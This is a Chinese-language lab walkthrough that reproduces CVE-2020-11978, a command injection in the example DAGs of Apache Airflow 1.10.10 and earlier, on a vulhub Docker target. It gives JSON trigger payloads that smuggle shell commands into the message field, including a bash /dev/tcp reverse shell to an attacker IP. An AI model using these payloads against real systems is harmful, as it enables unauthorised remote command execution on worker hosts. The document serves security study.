Apache Airflow 示例dag中的命令注入（CVE-2020-11978）

前言：

Apache Airflow 是一款开源的，分布式任务调度框架。在其 1.10.10 版本及以前的示例 DAG 中存在一处命令注入漏洞，未授权的访问者可以通过这个漏洞在 Worker 中执行任意命令。

影响版本

Apache Airflow <= 1.10.10

环境安装


我们还是使用 vulhub 来安装靶场，安装目录：
/vulhub/airflow/CVE-2020-11978
执行命令：docker-compose run airflow-init 和 docker-compose up -d
通过 docker-compose ps 查看运行的端口

```
root@debian:~/bachang/vulhub/airflow/CVE-2020-11978# docker ps
CONTAINER ID   IMAGE                  COMMAND                  CREATED         STA
US                          PORTS                                        NAMES
d106763264ee   vulhub/airflow:1.10.10   "/usr/bin/dumb-init …"   18 seconds ago   Up
3 seconds (healthy)         0.0.0.0:5555->5555/tcp, :::5555->5555/tcp    cve-2020-1
978_flower_1
```

这里我们可以访问 8080 端口

```
root@debian:~/bachang/vulhub/airflow/CVE-2020-11978# docker-compose ps
        Name                 Command               State                 Ports
-------------------------------------------------------------------------------------
cve-2020-              /usr/bin/dumb-init    Exit 0
11978_airflow-init_1   -- /ent ...
cve-2020-              /usr/bin/dumb-init    Up (health:
11978_airflow-         -- /ent ...           starting)
scheduler_1
cve-2020-              /usr/bin/dumb-init    Up (health:          0.0.0.0:8080-
11978_airflow-         -- /ent ...           starting)            >8080/tcp,:::8080-
webserver_1                                                       >8080/tcp
cve-2020-              /usr/bin/dumb-init    Up (health:
11978_airflow-         -- /ent ...           starting)
worker_1
cve-2020-              /usr/bin/dumb-init    Up (health:          0.0.0.0:5555-
11978_flower_1         -- /ent ...           starting)            >5555/tcp,:::5555-
                                                                  >5555/tcp
cve-2020-              docker-               Up (healthy)         5432/tcp
11978_postgres_1       entrypoint.sh
                       postgres
```

此界面显示则完成了靶场的搭建




漏洞复现：

首先我们访问了上面的界面，进入到这个管理界面，我们找到 example_trigger_target_dag 前面的 Off 改为 On。

设置好之后，我们点击进去


然后点击右上角的一个



我们会进入到一个代码执行界面

输入{"message":"'\";touch /tmp/what_the_fuck;#"}

可以执行命令创建文件夹




我们回到主页之后就可以看到

命令执行成功

然后我们到服务器中查看

docker-compose exec airflow-worker bash

这个命令我们可以进入到 docker 建的靶场系统中，然后我们到 tmp 文件夹下查看我们创建的文件夹是否成功



可以看到上面已经创建成功

那么我们下一步就可以进行 nc 反弹

{"message":"'\";bash -i >& /dev/tcp/你的攻击电脑 IP/9999 0>&1;#"}

以上面同样的方式执行之后，即可实现 nc 反弹